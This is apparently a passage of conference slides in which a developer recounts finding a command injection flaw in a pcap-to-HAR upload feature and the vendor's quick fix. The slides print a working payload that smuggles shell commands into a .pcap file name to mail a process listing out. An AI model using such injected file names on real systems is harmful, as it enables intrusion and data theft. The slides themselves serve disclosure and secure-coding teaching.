

    H E R E ? •The `ExecPcap2Har()` method is called when a zip file is uploaded
  45. W H AT D O W E H AV E


    H E R E ? •The `ExecPcap2Har()` method is called when a zip file is uploaded •The `$pcapfile` variable is set when the zip file has a file inside with the extension ".pcap"
  46. W H AT D O W E H AV E

    H E R E ? •The `ExecPcap2Har()` method is called when a zip file is uploaded •The `$pcapfile` variable is set when the zip file has a file inside with the extension ".pcap" •The `$pcapfile` is not escaped

  47. T H E PAY L O A D • pcap.zip

    ;ps aux | mail -s "mikealmond-test" [email protected];.pcap

  48. U N I X 1 0 1 • (command) ;

    (command) ; (command) ;
 The semicolon is equivalent to a return (pressing enter button) in UNIX • (command) | (command) (piping)
 This symbol sends the output of the first command to the second command for processing/output.
  49. 1. ; Stop the execution of the previous command 2.

    ps aux 3. | 4. mail -s "mikealmond-test" [email protected] Send the results of the process listing to my email with the subject "mikealmond-test" 5. ; 6. .pcap

  50. W H I C H I S E X E

    C U T E D L I K E T H I S /usr/bin/python ./pcap2har/main.py /tmp/ pcapTempDir_245769892/;ps aux | mail -s "mikealmond-test" [email protected];.pcap /tmp/ pcapTempDir_245769892/;ps aux | mail -s "mikealmond-test" [email protected];.pcap.har 2>&1
  51. I T W O R K E D ! 1

    4 M 4 L 3 3 7 H 4 C K 3 R


  52. – PAT R I C K M E E N

    A N C O M M I T M E S S A G E “Removed support for pcap2har - which also means the old mobitest android agents will no longer work” less than an hour after the email
  53. N E V E R T R U S T

    T H E U S E R
  54. H A C K Y O U R S E

    L F ( I T ' S L E G A L )
  55. G I V E A WAY / Q U E

    S T I O N S Mike Almond Lead Developer at Race Roster [email protected]